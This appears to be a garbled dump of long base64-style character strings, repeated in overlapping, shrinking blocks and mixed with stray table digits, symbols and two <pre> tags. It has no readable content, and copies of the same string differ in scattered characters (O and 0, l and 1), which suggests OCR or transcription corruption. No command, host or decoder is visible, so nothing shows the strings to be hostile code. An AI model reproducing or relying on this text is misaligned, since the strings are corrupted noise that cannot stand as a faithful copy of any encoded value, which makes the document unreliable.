a jwG+dBiUwLHf4BVpCU0fmi+ztBFZGDstQ6qIEjYjsrGGhxki6g7sqv4lsMBHI/rdZ6wP45HEm4bNbDgsgCmsLye4/1++ha/qeV xCZMpgBaKyuMEKNawLwuTzov+47zAJs9ulndLFH+cl4jcLzihyktCAazBVGCfOG8PEYEjlStDfZqkBYoCoQDS4NMh6RbYMzCbiq cuUukhxxkjUdka7scldZR0F9nn0cxLYCeyMsxqk9ItFQcqQ+JAsFv1/VbIKNgk+RJJwN2gy1iRjbVs1gmJciIn100utT/CCGCgV RshQ+KmZkzzxV6ItQWpFjAFTJXkEWWmHk4DQQsrSNtkhLi0QHID8XlKiJRCgVbUnurFtkPbF71nkX+TL/OGBqcFMouPwzIDJOON bHOMjXLN1+Qy/AK5hOww8860r3eQnzCSAlPTqIJChyn/ZjCCuDAVWcbwjBWmuAwgDyUGCI6CFzm6MUWcLrSKQFAf0bfpek3Tshb /OxWxapi+Z3vAGUK5CFRPD6GLxq3JQuE60KtLZ0+QoHinE8dPirfydDfhZCqDp12mF5C0y4i1kqJUIwuRWbeEgKZBzjpPu3FaGg /oCjW4eAw7sEvxytUTkmwb4e6Jum7hLxX3xEELAyAkRtX4jvvF+fbqnkfRrNgbp4GwrjBODshZiN0svmkeFnPAAy+SkBkwaRS9S GsCS7SLgKmbWLihRzY48sLiamM1PaPZwAfDNbiXSmNtRCMmS6yZGqs0hofBSMuk9iRWkzOBRhbWhh+km4D1uSUPWxV4E0F/VdF yK75etksEH1JgLuioQo4e0b/QTm4YRhpShh63CWE32c/4uSwCBsx4+cxmLu9FYKAs38UxR9kNIPFZe0HQSGsqMIBJMA/EFYWI8t AQyxMQWJ/FELuV9ErY+SNU014xvAjyAi1n3IKeGyV+VLC9TVQ9cawf4pen+1gau1vbYEWEHDk+xB+3zP4bdkEwzCRh4NRhMv5D CsD131VRr6DCFiq4F3vm4R05sLGjIGTE/kH1nss4X3xpWMoq2UTgM0UHwbInGo26SxJe0mjSi2pFUgLba6uCPfp8BLz3IVwoJh0 p8HxJLuwBg1nZWaCzU9Gpr7ZpyKU4g65PXArafmPCZuNBerwWEc0WvXM3yQYWoK+e28SiNKJtRruXi/ZaIJmABJQSFRfyN7ho oWWEhEux0ZAcbBkegq953IfiupGkADhdrJxaeCAH30UUCSA8CRqWd0igzFigtJ6Tgf1T61NPmWdmo11dks03U5KRRYkbE9CMuQ J5QAnQ5bjwmSMRbaH5yjWy0nWInU2iTgPJRPubktheKVfxt2e5aVrzxpBbBshudRpQXWLwj5tqQBX9KD3SAz4v60CT90FNfdXpg c6Xg/4PxkB3NtqFCA2ABC0ihAGDTRfvK0m2q9t50hjMyVDpbdV21/Nw+6G7dP0+FLEiceBsVE+HYEJEL+g/BJB9s7IaE0Ctkv8a Fg2e+4jmMg7uPDkYFoJa3zmh24uu9Ton6imaBjVECq5XzaD8pPcTNK29f0WGCwLwhxs25mvrSxC93pFQkFQAtppYRQWIA7h7F3W ZaJkDK0osl+muni6bPSNu6Lt6pCQeeR+gvnP8leSK9LJc1sYr6P2s9yvldgVXXqMo65SGtYNgK2xJN4dPGEBWLqsU7xMMip8tfb	0		0 3	
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	-		÷ .	
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				
<pre>/OxWxapi+Z3vAGUK5CFRPD6GLxq3JQuEG0KtLZ0+QoHinE8dPirfydDfhZCqDpl2mF5COy4i1kqJUIwuRWbeEgKZBzjpPu3FaGg /oCjW4eAw7sEvxytUTkmwb4e6Jum7hLxX3xEELAyAkRtX4jvvF+fbqnkfRrNgbp4GwrjB0DshZiN0svmkeFnPAAy+SkBkwaRS9S GsCS7SLgKmbWLihRzY48sLiamMlPaPZwAfDNbiXSmNtRCMmS6yZGqs0hofBSMuk9iRWkzC0BRhbWhh+km4D1uSUPWxV4EoF/VdF yK75etksEH1JgLuioQo4e0b/QTm4YRhpShh63CwEs2c/4uSwCBsx4+cxmLu9FYkAs38UwR9kNIPFZe0HQSGsqMIBJMA/EFYWI8t AQyxMQWJ/FELuV9ErY+SNU014XvAjyAi1n3IKeGyV+VLC9Tr09cawf4pen+1gau1vbYEWEHDk+xB+3zP4bdkEwzcRh4NRhMhv5D CsD131VRr6DCFiq4F3vm4R05sLGj1GTE/kH1nss4X3xpWMoqzUTgM0UHwbinGo26SxJe0mjSi2pFUgLba6uCPfp8BLz3IVwoJh0 p8HxJLuwBg1nZWaCzU9Gpr7ZpyKU4g6t5PXArafmPCZuNBerwWEc0wvXrM3yQYWoK+e28SiNKJtRruXi/ZaIJmABJQSFmfyN7ho oWWEhEux0ZAcbBkegq953IfiupGkADhdrJxaeCAH3oUuC5A8CRqWd0igzFigtJ6TgfiT61NPmmVdmo11dks03U5KRRYkbE9CMuQ J5QAnQ5bjwmSMRbaH5yjWy0nWInU2iTgPJRPubktheKVfxt2e5aVrzxpBbBshudRpQXWLwj5tqQBX9kD3SAz4v60CT9oFNfdXpg c6Xg/4PxkB3NtqFCA2ABC0ihAGDTRfvK0m2q9t50hjMyVDpbdV21/Nw+6G7dP0+FLEiceBsVE+HYEJEL+g/BJB9s7IaE0Ctkv8a Fg2e+4jmMg7uPDkYFoJa3zmh24uu9Ton6imaBjVECq5XzaD8pPcTNK29fOWGCwLwhxs25mvrSxC93pFQkFQAtppYRQWIA7h7F3W ZaJkDKOos1+muni6bPSNu6Lt6pCQeeR+gvnP8leSK9LJc1sYr6P2s9yv1dgVXXqMo65SGtYNgK2xJN4dPGEBWLqsU7xMMip8tfb</pre>				•
<pre>/oCjW4eAw7sEvxytUTkmwb4e6Jum7hLxX3xEELAyAkRtX4jvvF+fbqnkfRrNgbp4GwrjBODshZiNØsvmkeFnPAAy+SkBkwaRS9S GsCS7SLgKmbWLihRzY48sLiamMlPaPZwAfDNbiXSmNtRCMmS6yZGqs0hofBSMuk9iRWkzC0BRhbWhh+km4D1uSUPWxV4EoF/VdF yK75etksEH1JgLuioQo4e0b/QTm4YRhpShh63CwEs2c/4uSwCBsx4+cxmLu9FYkAs38UwR9kNIPFZeOHQSGsqMIBJMA/EFYWI8t AQyxMQWJ/FELuV9ErY+SNU014XvAjyAi1n3IKeGyV+VLC9TrQ9cawf4pen+lgau1vbYEWEHDk+xB+3zP4bdkEwzcRh4NRhMhv5D CsD131VRr6DCFiq4F3vm4R05sLGj1GTE/kH1nss4X3xpWMoqzUTgM0UHwbinGo26SxJe0mjSi2pFUgLba6uCPfp8BLz3IVwoJh0 p8HxJLuwBg1nZWaCzU9Gpr7ZpyKU4g6t5PXArafmPCZuNBerwWEc0wvXrM3yQYWoK+e28SiNKJtRruXi/ZaIJmABJQSFmfyN7ho oWWEhEux0ZAcbBkegq953IfiupGkADhdrJxaeCAH3oUuC5A8CRqWd0igzFigtJ6TgfiT61NPmmVdmo11dksO3U5KRRYkbE9CMuQ J5QAnQ5bjwmSMRbaH5yjWy0nWInU2iTgPJRPubktheKVfxt2e5aVrzxpBbBshudRpQXWLwj5tqQBX9kD3SAz4v60CT9oFNfdXpg c6Xg/4PxkB3NtqFCA2ABC0ihAGDTRfvK0m2q9t50hjMyVDpbdV21/Nw+6G7dP0+FLEiceBsVE+HYEJEL+g/BJB9s7IaE0Ctkv8a Fg2e+4jmMg7uPDkYFoJa3zmh24uu9Ton6imaBjVECq5XzaD8pPcTNK29fOWGCwLwhxs25mvrSxC93pFQkFQAtppYRQWIA7h7F3W ZaJkDKOosl+muni6bPSNu6Lt6pCQeeR+gvnP8leSK9LJc1sYr6P2s9yv1dgVXXqMo65SGtYNgK2xJN4dPGEBWLqsU7xMMip8tfb</pre>	3 - 3			
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	5			
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			2 -	
c6Xg/4PxkB3NtqFCA2ABCOihAGDTRfvK0m2q9t5OhjMyVDpbdV2l/Nw+6G7dP0+FLEiceBsVE+HYEJEL+g/BJB9s7IaE0Ctkv8a Fg2e+4jmMg7uPDkYFoJa3zmh24uu9Ton6imaBjVECq5XzaD8pPcTNK29f0WGCwLwhxs25mvrSxC93pFQkFQAtppYRQWIA7h7F3W ZaJkDKOosl+muni6bPSNu6Lt6pCQeeR+gvnP8leSK9LJc1sYr6P2s9yvldgVXXqMo65SGtYNgK2xJN4dPGEBwLqsU7xMMip8tfb	01	•		
Fg2e+4jmMg7uPDkYFoJa3zmh24uu9Ton6imaBjVECq5XzaD8pPcTNK29fOWGCwLwhxs25mvrSxC93pFQkFQAtppYRQWIA7h7F3W ZaJkDKOosl+muni6bPSNu6Lt6pCQeeR+gvnP8leSK9LJc1sYr6P2s9yvldgVXXqMo65SGtYNgK2xJN4dPGEBWLqsU7xMMip8tfb				
ZaJkDKOosl+muni6bPSNu6Lt6pCQeeR+gvnP8leSK9LJc1sYr6P2s9yvldgVXXqMo65SGtYNgK2xJN4dPGEBWLqsU7xMMip8tfb	•		•	0
xqkUrNxw+xtaTctdg90MQe8okk/H9JGMkKss2HBdAZXcvCDKPI+OypFWoQ+fQKb96mJS8KeIouubDtFloGmQUhZs2PLdcyFC8Un				
	xqkUrNxw+xfaTcfdg90MQe	e8okk/H9JGMkKss2HBdAZXcv	CDKPI+OypFWoQ+†QKb96m	JS8KeIouubDtFloGmQUhZs2PLdcyFC8U



